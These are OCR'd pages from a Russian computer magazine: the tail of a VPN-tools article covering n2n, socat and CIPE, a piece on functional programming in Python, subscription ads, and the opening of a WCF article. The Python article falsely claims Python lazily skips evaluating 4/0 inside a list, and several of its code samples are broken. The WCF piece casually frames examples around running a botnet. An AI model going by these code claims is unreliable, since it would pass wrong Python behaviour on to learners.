Supernode не совмещает в себе функции Edge Node, при необходимости клиент запускают отдельно.
С точки потребления трафика держать подобный туннель постоянно открытым довольно накладно (все время идет обращение к supernode), поэтому его используют для кратковременных сеансов. К сожалению, в N2N есть минусы и с точки зрения безопасности. Так, пароли указываются в командной строке, поэтому их легко подсмотреть в хистори. Надо сказать, N2N особенно полюбился любителям игр, для которых безопасность не является основным критерием при выборе VPN, и шифрование часто вообще не используют в угоду меньшему потреблению системных ресурсов.
Для организации туннеля в Linux, *BSD, Mac OS X, Windows (доступен GUI) и OpenWRT задействуются TUN/TAP-драйвера.
Установка в Debian/Ubuntu проста:

```
$ sudo apt-get install n2n
```

После чего в системе появятся два исполняемых файла — supernode и edge. Никаких конфигов N2N не использует. Запускаем supernode, указав в качестве параметра '-l' порт, на котором демон будет принимать подключения. На первых порах для получения более подробной информации лучше использовать ключ '-v'. Обрати внимание: права суперпользователя не требуются.

```
$ supernode -l 7654 -v
```

Для подключения к VPN-сети используется команда edge, параметров у нее больше. Основными являются:

```
-a — свой IP-адрес, который декларирует клиент для подключения к VPN-сети;
-c — название виртуальной подсети;
-k — ключ для подключения к VPN-подсети;
-l — данные supernode.
```

Например, зарегистрируем на supernode два узла node1 и node2. Вводим на каждом:

```
node1$ sudo edge -a 10.1.2.1 -c mynetwork -k encryptme -l 1.2.3.4:7654
node2$ sudo edge -a 10.1.2.2 -c mynetwork -k encryptme -l 1.2.3.4:7654
```

В консоли получаем сообщение «Registering with supernode», команда ifconfig покажет наличие интерфейса edge0 с указанными выше параметрами. Как видишь, команды, введенные на разных узлах, отличаются лишь объявляемым IP. Также в командной строке можно указать:

```
-h — использовать HTTP-туннель (экспериментальная возможность);
-r — активировать форвардинг/роутинг пакетов (эта функция позволяет подключиться не только к Edge Node, но и к удаленной сети);
-f — запустить процесс в виде демона;
-d — указать TAP-устройство (полезно при одновременной
```

Скриншот от редактора: настройка сервера OpenVPN для сетевой игры в HMM3

Самый маленький VPN

anytun-0.3.3.tar.gz — 110 Кб
vtun-3.0.1.tar.gz — 122 Кб
cipe-1.6.0.tar.gz — 139 Кб
tinc-1.0.13.tar.gz — 497 Кб
n2n_svn_23072010.tgz — 535 Кб
socat-1.7.1.2.tar.gz — 542 Кб
openvpn-2.1.1.tar.gz — 860 Кб

Anycast

Популярность VoIP и подобных сервисов сегодня высока как никогда. Единственный минус для клиента, работающего через VPN — при недоступности одного сервера он вынужден подключаться к другому. Anycast-рассылка позволяет клиенту не беспокоиться о работоспособности конкретного сервиса, ведь пакет в любом случае дойдет до «кого-нибудь» из группы серверов. Чтобы работать через VPN с anycast, нужен специальный протокол, и такой протокол, описывающий принцип соединения unicast и anycast-сетей, разработан и получил название SATP (Secure Anycast Tunneling Protocol). Реализация SATP и лежит в основе проекта anytun (anytun.org). Поддерживается автоматическая маршрутизация при помощи Quagga, использование UDP позволяет anycast «дружить» с NAT. Пакет доступен в репозиториях основных дистрибутивов. К сожалению, справочная информация на сайте проекта только на немецком, поэтому при настройке альтернативы man просто нет.

```
работе с несколькими сетями).
```

Стоит отметить, имеется реализация P2P VPN, которая так и называется — P2PVPN (p2pvpn.org). Основная ее особенность — возможность работы без центрального сервера. Написана на Java и теоретически может быть запущена на любой платформе, для которой доступна Java RE. Официально поддерживаются 32-битные версии Linux и Windows. Для аутентификации используется RSA (1024 бит), трафик шифруется при помощи AES (128 бит).

СЕМЕЙСТВО NETCAT — SOCAT

Любой юниксоид знает, что, если ему нужна утилита, позволяющая установить TCP/UDP-соединение с нужными параметрами, передавать/принимать данные, следует выбрать netcat. С ее помощью можно легко настроить прокси и подключаться к удаленному сервису. И хотя она уже давно не развивается (с января 2004 года), ответвления (форки) возникают с завидной регулярностью: OpenBSD netcat, Ncat, Cryptcat, socat.
Так, socat (www.dest-unreach.org/socat/) обеспечивает двустороннюю передачу данных между двумя различными каналами данных: сокет (UDP, TCP, UNIX, IP4, IP6, raw), псевдотерминал, файловый дескриптор, программа и другие, а также их комбинация. Пользователи обычно применяют socat в качестве TCP-прокси для соксификации приложений, как шелл к Unix-сокету, для обхода файера и так далее. С его помощью легко соединить два узла, а используя SSL — защитить соединение между двумя socat. Сейчас рассмотрим, как это можно сделать.
В репозитории Debian/Ubuntu программы нет, но установка стандартна. В файле EXAMPLES, который найдешь в архиве, доступны все варианты использования программы. Для примера поднимем TUN-сервер, который будет слушать порт 5555:

```
$ sudo socat -d -d TCP-LISTEN:5555,reuseaddr
TUN:192.168.1.1/24,up
```

Подключаемся к нему с другого компьютера, указав в параметре TCP-адрес и порт удаленной системы:

```
$ socat TCP:1.2.3.4:5555 TUN:192.168.255.2/24,up
```

Команда «ifconfig tun0» покажет наличие рабочего интерфейса. Использование SSL также не вызывает сложностей. Активируем сервер:

```
$ sudo socat openssl-listen:4444,reuseaddr,cert=/etc/vpn/
server.pem,cafile=/etc/vpn/client.crt echo
```

Подключаемся клиентом:

```
$ sudo socat stdio openssl-connect:example.ru:4444,cert=/
etc/vpn/client.pem,cafile=/etc/vpn/server.crt
```

Осталось добавить, что socat поддерживает Linux, *BSD, OpenSolaris, Mac OS X и Cygwin.

CIPE

Принцип работы CIPE (Crypto IP Encapsulation, sites.inka.de/bigred/devel/cipe.html) очень прост. Шифрованные при помощи протокола CIPE (текущая версия CIPEv3) IP-пакеты инкапсулируются в UDP-датаграммы, результирующий пакет включает информацию о получателе. Обмен происходит через виртуальное устройство cipcbx. Данные шифруются динамическими 128-битными ключами (Blowfish, IDEA), при необходимости используется сжатие. Сам протокол CIPE открыт и документирован, обычно это положительно сказывается на безопасности конечного решения.
Еще один из немаловажных плюсов CIPE — его «дружба» с NAT и SOCKS, что часто используется при организации подключения из труднодоступных мест. Например, там, где провайдеры блокируют протоколы GRE или любые нестандартные порты.
Изначально CIPE разработан с учетом применения в Linux, но доступен порт сторонних разработчиков для WinNT4.0 SP3/SP6, Win2k (cipe-win32.sf.net).
Минус — проект практически прекратил свое развитие (последнее обновление было в 2002 году), очевидно, поэтому CIPE убрали из репозиториев многих дистрибутивов. Так, в Ubuntu пакеты cipe-common и cipe-source были доступны еще в версии 6.06 (Dapper Drake), в более новых релизах пользователям CIPE приходится собирать его самостоятельно.

ЗАКЛЮЧЕНИЕ

Рассмотреть все предложения в рамках одной статьи невозможно. На просторах интернета можно найти еще как минимум десяток реализаций, которые помогают быстро и без лишних телодвижений поднять VPN. Надеюсь, среди представленных вариантов ты уже нашел наиболее подходящий. ⌶

Александр Краснощеков akrasnoschekov@gmail.com



КОДИМ НА PYTHON ПО-ФУНКЦИОНАЛЬНОМУ

Познаем силу функциональной парадигмы программирования

Язык Python не зря пользуется популярностью в среде программистов Гугла и редакторов Хакера одновременно :). Этот поистине мощный язык позволяет писать код, следуя нескольким парадигмам, и сегодня мы попробуем разобраться, в чем же между ними разница, и какой из них лучше следовать.

КАКИЕ ПАРАДИГМЫ?! ДАВАЙТЕ КОДИТЬ!

Когда тебе надо написать что-то, то ты, наверное, меньше всего заморачиваешься относительно того, какую парадигму программирования выбрать. Скорее, ты либо выбираешь наиболее подходящий язык, либо сразу начинаешь кодить на своем любимом, предпочитаемом и годами проверенном. Оно и верно, пусть об идеологии думают идеологи, наше дело — программить :). И все-таки, программируя, ты обязательно следуешь какой-либо парадигме. Рассмотрим пример. Попробуем написать что-нибудь простое... ну, например, посчитаем площадь круга. Можно написать так:

Площадь круга (вариант первый)

```
double area_of_circle(double r) {
  return M_PI*pow(r,2);
}
int main() {
  double r = 5;
  cout << "Площадь: "<< area_of_circle(r)<< endl;
}
```

А можно и так:

Площадь круга (вариант второй)

```
class Circle {
  double r;
  public:
    Circle(double r) { this->r = r; }
    double area() { return M_PI*pow(this->r,2); }
    void print_area() {
      cout << "Площадь: "<< this->area() << endl;
    }
};
int main() {(new Circle(5))->print_area();}
```

Можно и по-другому... но только как не старайся, код будет или императивным (как в первом случае), или объектно-ориентированным (как во втором). Это происходит не из-за отсутствия воображения, а просто потому, что C++ «заточен» под эти парадигмы.
И лучшее (или худшее, в зависимости от прямоты рук), что с его помощью можно сделать — это смешать несколько парадигм.

ПАРАДИГМЫ


Как ты уже догадался, на одном и том же языке можно писать, следуя нескольким парадигмам, причем иногда даже нескольким сразу. Рассмотрим основные их представители, ведь без этих знаний ты никогда не сможешь считать себя профессиональным кодером, да и о работе в команде тебе тоже, скорее всего, придется забыть.

Императивное программирование

«Сначала делаем это, потом это, затем вот это».
Языки: Почти все
Абсолютно понятная любому программисту парадигма: «Человек дает набор инструкций машине». С императивной парадигмы все начинают учить/понимать программирование.

Функциональное программирование

«Считаем выражение и используем результат для чего-нибудь еще».
Языки: Haskell, Erlang, F#




Журнал по теме. Выглядит гружено!

Абсолютно непонятная начинающему программисту парадигма. Мы описываем не последовательность состояний (как в императивной парадигме), а последовательность действий.

Объектно-ориентированное программирование

«Обмениваемся сообщениями между объектами, моделируя взаимодействия в реальном мире».
Языки: Почти все
Появившись, объектно-ориентированная парадигма прочно вошла в нашу жизнь.
На ООП построены практически все современные бизнес-процессы.

Логическое программирование

«Отвечаем на вопрос поиском решения».
Языки: Prolog
Логическое программирование — довольно специфическая штука, но, в то же время, интересная и интуитивно понятная. Достаточно простого примера:

Иллюстрация к фильму Монти Пайтона на Prolog'e

```
{задаем правила}
witch(X)   <= burns(X) and female(X).
burns(X)   <= wooden(X).
wooden(X)  <= floats(X).
floats(X)  <= sameweight(duck, X).
{задаем наблюдения}
female(girl).
sameweight(duck,girl).
{задаем вопрос}
? witch(girl).
```

В то время, как каждый программист по определению знаком с императивным и объектно-ориентированным программированием, с функциональным программированием в чистом виде мы сталкиваемся редко. Функциональное программирование противопоставляют императивному.
Императивное программирование подразумевает последовательность изменений состояния программы, а переменные служат для хранения этого состояния.
Функциональное программирование, наоборот, предусматривает последовательность действий над данными. Это сродни математике — мы долго пишем на доске формулу f(x), а потом подставляем x и получаем результат.
И вся соль функционального программирования в том, что здесь формула — это инструмент, который мы применяем к иксу.

ДВУЛИКИЙ ПИТОН

Нет лучшей теории, чем практика, так что давай уже что-нибудь напишем. А еще лучше — напишем на питоне :).
Посчитаем сумму квадратов элементов массива «data» императивно и функционально:

Императивный Питон

```
data = [...]
sum = 0
for element in a:
  sum += element ** 2
print sum
```

Функциональный Питон

```
data = [...]
sq = lambda x: x**2
sum = lambda x,y: x+y
print reduce(sum, map(sq, data))
```

Оба примера на питоне, хотя я и не включил его в список функциональных языков. Это не случайность, поскольку полностью функциональный язык — довольно специфичная и редко используемая штука. Первым функциональным языком был Lisp, но даже он не был полностью функциональным (ставит в тупик, не правда ли?).
Полностью функциональные языки используются для всякого рода научных приложений и пока не получили большого распространения.
Но если сами «функционалы» и не получили широкого распространения, то отдельные идеи перекочевали из них в скриптинговые (и не только) языки программирования.
Оказалось, что совершенно необязательно писать полностью функциональный код, достаточно украсить императивный код элементами функционального.

ПИТОН В ДЕЙСТВИИ

Оказывается, концепции ФП реализованы в Питоне более чем изящно. Ознакомимся с ними подробнее.

λ-исчисления


Lambda исчисления — это математическая концепция, которая подразумевает, что функции могут принимать в качестве аргументов и возвращать другие функции.
Такие функции называются функциями высших порядков.
λ-исчисления основываются на двух операциях: аппликация и абстракция. Я уже привел пример аппликации в предыдущем листинге. Функции map, reduce — это и есть те самые функции

DVD

dvd
На диск я положил свежие дистрибутивы питона для виндусоидов. Линуксоидам помощь не нужна :).



links
• Несколько хороших ресурсов для тех, кому хочется узнать больше:
http://www.python.org
http://en.wikipedia.org/wiki
• Programming_paradigm
http://www.ibm.com/developerworks/library/l-prog.html



info
Если тебе не приглянулся питон, не расстраивайся — ты можешь успешно применять идеи функционального программирования и в других языках высокого уровня.



	C	C++	C#	Prolog	Java	JavaScript	Haskell	Perl	PHP	Python	Ruby	Delphi
Императивный	+	+	+	-	+	+	+	+	+	+	+	+
Объектно-ориентированный	-	+	+	-	+	+	-	+	+	+	+	+
Функциональный	-	-/+	+/-	+	-	+	+	+	+/-	+/-	+	-/+
Логический	-	-	-	+	-	-	+/-	-	-	-	-	-

Поддержка парадигм в языках программирования

высших порядков, которые «аппликируют» (или применяют) переданную в качестве аргумента функцию к каждому элементу списка (для map) или каждой последовательной паре элементов списка (для reduce).
Что касается абстракции — здесь наоборот, функции создают новые функции на основе своих аргументов.

Lambda-абстракция

```
def add(n):
  return lambda x: x + n

adds = [add(x) for x in xrange(100)]

adds[34](5)
```

Здесь мы создали список функций, каждая из которых прибавляет к аргументу определенное число.
В этом маленьком примерчике также уместилась еще пара интересных определений функционального программирования — замыкание и карринг.
Замыкание — это определение функции, зависящей от внутреннего состояния другой функции. В нашем примере это lambda x. С помощью этого приема мы делаем что-то похожее на использование глобальных переменных, только на локальном уровне.
Карринг — это преобразование функции от пары аргументов в функцию, берущую свои аргументы по одному. Что мы и сделали в примере, только у нас получился сразу массив таких функций. Таким образом, мы можем написать код, который работает не только с переменными, но и с функциями, что дает нам еще несколько «степеней свободы».

Чистые функции и ленивый компилятор

Императивные функции могут изменять внешние (глобальные) переменные, и это значит, что функция может возвращать различные значения при одних и тех же значениях аргумента на разных стадиях выполнения программы.
Такое утверждение совсем не подходит для функциональной парадигмы. Здесь функции рассматриваются как математические, зависящие только от аргументов и других функций, за что они и получили прозвище «чистые функции».
Как мы уже выяснили, в функциональной парадигме можно распоряжаться функциями как угодно. Но больше всего выгоды мы получаем, когда пишем «чистые функции».
Чистая функция — это функция без побочных эффектов, а значит, она не зависит от своего окружения и не изменяет его состояния.
Применение чистых функций дает нам ряд преимуществ:
• Во-первых, если функции не зависят от переменных окружения, то мы уменьшаем количество ошибок, связанных с нежелательными значениями этих самых переменных.
Вместе с количеством ошибок мы уменьшаем и время отладки программы, да и дебагить такие функции гораздо проще.
• Во-вторых, если функции независимы, то компилятору есть где разгуляться. Если функция зависит только от аргументов, то ее можно посчитать только один раз. В следующие разы можно использовать кэшированное значение. Также, если функции не зависят друг от друга, их можно менять местами и даже автоматически распараллеливать.
Для увеличения производительности в ФП также используются ленивые вычисления. Яркий пример: print length([5, 4/0, 3+2]).
По идее, на выходе мы должны получить ошибку деления на ноль. Но ленивый компилятор питона просто не станет вычислять значения каждого элемента списка, так как его об этом не просили. Нужна длина списка — пожалуйста!
Те же принципы используются и для других языковых конструкций.
В результате несколько «степеней свободы» получает не только программист, но и компилятор.

Списочные выражения и условные операторы

Чтобы жизнь и программирование показались тебе медом, разработчики питона придумали специальный «подслащающий» синтаксис, который буржуи так и называют — «syntactic sugar».
Он позволяет избавиться от условных операторов и циклов... ну, если не избавиться, то уж точно свести к минимуму.
В принципе, ты его уже видел в предыдущем примере — это adds = [add(x) for x in xrange(100)]. Здесь мы сразу создаем и инициализируем список значениями функций. Удобно, правда?
Еще есть такая штука, как операторы and и or, которые позволяют обходиться без громоздких конструкций типа if-elif-else.
Таким образом, с помощью инструментария питона можно превратить громоздкий императивный кусок кода в красивый и функциональный.

Императивный код

```
L = []
for x in xrange(10):
  if x % 2 == 0:
    if x**2>=50:
    L.append(x)
    else:
      L.append(-x)
print L
```

Функциональный код

```
print [x**2>=50 and x or -x for x in xrange(10) if
x%2==0]
```

ИТОГИ

Как ты уже понял, необязательно полностью следовать функциональной парадигме, достаточно умело использовать ее в сочетании с императивной, чтобы упростить себе жизнь. Однако, я все время говорил про императивную парадигму... и ничего не сказал про ООП и ФП.
Что ж, ООП — это, фактически, надстройка над императивной парадигмой, и если ты перешел от ИП к ООП, то следующим шагом должно быть применение ФП в ООП. В заключение скажу пару слов об уровне абстракции. Так вот, чем он выше — тем лучше, и именно сочетание ООП и ФП дает нам этот уровень.

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске



6 номеров **1300 руб.**
12 номеров **2300 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **1130 руб.**
12 номеров **2060 руб.**




6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1040 руб.**
12 номеров **1880 руб.**




6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



только на сайте
2 номера **284 руб.**



только на сайте
4 номера **556 руб.**
8 номеров **1008 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **450 руб.**
13 номеров **975 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**




6 номеров **2178 руб.**
12 номеров **3960 руб.**



МЕДИА ДЛЯ ЭНТУЗИАСТОВ

Реклама

Денис «c0n Difesa» Макрушин condifesa@gmail.com, http://defec.ru



WTF WCF?

Windows Communication Foundation: сложные транзакционные системы по-быстрому

Будущее настало. Cloud Computing доступен массам, а распределенная архитектура теперь является естественной потребностью не только крупных организаций, но и самых что ни на есть рядовых граждан. Сегодня мы рассмотрим систему быстрого развертывания распределенных приложений в домашних условиях.

В рамках этой статьи мы продолжим знакомиться со спектром технологий платформы .NET Framework. Одна из прошлых статей была посвящена .NET Remoting — принципу построения сетевых приложений, на основе которого мы организовали полноценную систему распределенных вычислений. Однако Microsoft не стала ограничивать фантазию разработчика одним «ремоутингом», который упрощает разработку сетевых приложений и предоставляет широкий инструментарий для обмена данными между клиентской и серверной частью, но все же остается ограниченным рамками архитектуры «клиент-сервер». С ростом функционала проектируемого приложения растет количество его функциональных элементов, роль которых уже далека от классического представления.

Целый набор технологий построения безопасных систем с распределенной архитектурой, в том числе и концепция упомянутой Remoting, вошли в состав фреймворка Windows Communication Foundation, который, в свою очередь, входит в .NET Framework. Разработчику предоставляется единая среда создания, поддержки и развертывания веб-служб, каждая из которых функционирует по принципу «доступна всем», то есть имеет полностью открытые интерфейсы для функционирования с другими системами без каких-либо ограничений к своей внутренней архитектуре. Таким образом, прослеживается связь с технологией, которая имеет модное название «cloud computing» — служба предоставляется как сервис, а, значит, предоставляются компьютерные ресурсы и вычислительные мощности. И кто сказал, что вычисления в облаке — удел крупных компаний?

Однако инструментарий для программирования систем распределенных транзакций — не единственная область WCF. Эта технология также обеспечивает поддержку удобной работы в веб-среде. Модель программирования, которая гордо называется WCF WEB HTTP, сочетает в себе необходимые для создания многофункциональных веб-приложений технологии обработки данных: поддержка команд получения/изменения/вызова данных (GET и POST), обработка унифицированных локаторов ресурсов (URI), поддержка нескольких различных типов данных (документы XML, объекты AJAX и JSON, сообщения SOAP). Имеются также средства обеспечения конфиденциальности, целостности и аутентификации. Теперь проблема разграничения доступа к административной части твоей бот-сети не ограничивается банальной передачей пары «логин:пароль» авторизационной форме. Более того, процесс авторизации может



Взаимодействие клиента и сервиса основано на трех элементах оконечной точки




Схема организации подхода RESP

проходить вообще без классической схемы с паролями. Кстати говоря, грамотно спроектированная политика разграничения доступа (бот, админ, гость, правоохранительный орган) в системе с распределенной архитектурой — один из ключевых аспектов, требующих отдельного внимания.
Прежде чем приступить к обзору средств WCF для построения приложений с распределенной архитектурой, рассмотрим подходы к реализации этих архитектур.

ДВА САПОГА…

Для начала ознакомимся с двумя фундаментальными методиками организации любой распределенки.
В распоряжении архитектора распределенных систем имеются два подхода: SOAP и REST.
SOAP (Simple Object Access Protocol) — классический подход, в общем случае представляющий собой обмен сообщениями в распределенной инфраструктуре. Одной из реализаций данного подхода является уже упомянутая технология .NET Remoting.
Рассмотрим организацию SOAP на простом примере. Пусть имеется некоторый «Сервис», предоставляющий методы с описанной в специальном формате структурой. В нашем случае Сервис предоставляет метод «GetBalance(int AccountID)» получения баланса на запрашиваемом аккаунте. Клиент генерирует специальный запрос и отправляет его в составе HTTP-пакета Сервису:

Структура SOAP-запроса

```
//стандартные HTTP-заголовки
…
SOAPAction: GetBalance
…
//SOAP-конверт
<soap: Envelope xmlns: soap …>
//тело SOAP-запроса
<soap: Body>
<GetBalance xmlns = …>
<Account>2</Account>
</GetBalance>
</soap: Body>
</soap: Envelope>
```

Формат SOAP-ответа формируется аналогичным образом. Подход REST (Representational State Transfer) — альтернатива SOAP. Данный архитектурный стиль построен на таких стандартах, как HTTP, URI, XML. Акцент в этом подходе сделан не на исполнении удаленных сервисов, как в SOAP, а на доступе к необходимым ресурсам с помощью их унифицированных локаторов, называемых URI. Для вызова методов и получения/изменения каких-либо данных происходит обращение к сервису с помощью стандартных HTTP-глаголов (GET, POST, PUT, DELETE). Каждый объект кодируется уникальным URL, например: www.service-site.com/Accounts/2.
Таким образом, данные, полученные по указанному URL, при повторном обращении к ним могут быть кэшированы.
На первый взгляд разница несущественна, ведь так или иначе клиент получает необходимые ему данные, однако результаты проектирования системы в соответствии с этими подходами кардинально отличаются. Непосредственное обращение к ресурсам сервиса с помощью REST-подхода позволяет поднять степень конфиденциальности клиентской стороны, так как

SOAP — классический подход, в общем случае представляющий собой обмен сообщениями в распределенной инфраструктуре

запросы могут фиксироваться исключительно на стороне веб-службы, чего не скажешь о SOAP-аналоге, где происходит непосредственный обмен пакетами между клиентской и серверной частью. Еще один аргумент не в пользу SOAP: обязательный разбор клиентом полученного XML-кода требует определенных трудозатрат, что плохо сказывается на масштабируемости задачи. REST в этом плане более практичен и не требует специальных оптимизационных мероприятий.
Короче говоря, выбор того или иного подхода должен быть основан, прежде всего, на особенностях решаемой задачи. Например, организация grid-системы, занимающейся поиском коллизии MD5-хешей, и абсолютно нелегального ботнета, организующего распределенный поиск заветной «строчки» по известному MD5-хешу — задачи, требующие индивидуального подхода.
Теперь вернемся непосредственно к WCF и посмотрим, какой набор инструментов предоставляется разработчику.



▷ dvd

На диске тебя ждет пример клиент-сервисного приложения. Рекомендую разобраться в значении каждой строчки кода.



▷ links

- www.xakep.ru/post/52434/ — статья «.NET Remoting: программим системы распределенных grid-вычислений».
- www.techdays.ru/ — официальный ресурс «мелкомягких», где хранится огромное количество информации по WCF.
- http://defec.ru — мой ресурс, где ты можешь задать вопросы и поделиться идеями.




Схема организации подхода SOAP

СКВОЗЬ ПРИЗМУ MICROSOFT

Обмен данными между WCF-клиентом и WCF-сервисом основан на так называемых «слоях». Клиент, имеющий в своем распоряжении схему обращения к методам сервиса, генерирует запрос к какому-либо методу. Автоматически создается прокси (а вот и концепция Remoting'a!) и производится передача ему запроса (списка параметров для обращения к методу). WCF-прокси кодирует эти параметры, добавляет необходимые атрибуты безопасности, и, если соответствующие опции заранее были активированы в конфигурационном файле, отправляет в транспортный канал. Далее сервис в обратном порядке извлекает этот запрос, соответствующим образом обрабатывает (согласно инструкциям метода), и возвращает результат клиенту. Протоколом передачи

Обмен данными между WCF-клиентом и WCF-сервисом основан на так называемых «слоях».

данных может выступать один из стандартных протоколов: HTTP, TCP, MSMQ и др. WCF «по умолчанию» основан на SOAP. Однако, если использовать только часть определенных слоев, то можно организовать и REST-подход.

В Windows Communication Foundation есть три ключевых понятия:

1. Адрес (Address);
2. Связывание (Binding);
3. Контракт (Contract).

Эти три атрибута определяют понятие так называемой «оконечной точки» сервиса. Оконечная точка — «орган» связи сервиса с внешним миром. Ее «Адрес», как ни странно, определяет адрес нахождения сервиса. Именно для предоставления адресной информации предоставляемых ресурсов используется URI (унифицированный локатор ресурсов, проще говоря, их адрес).

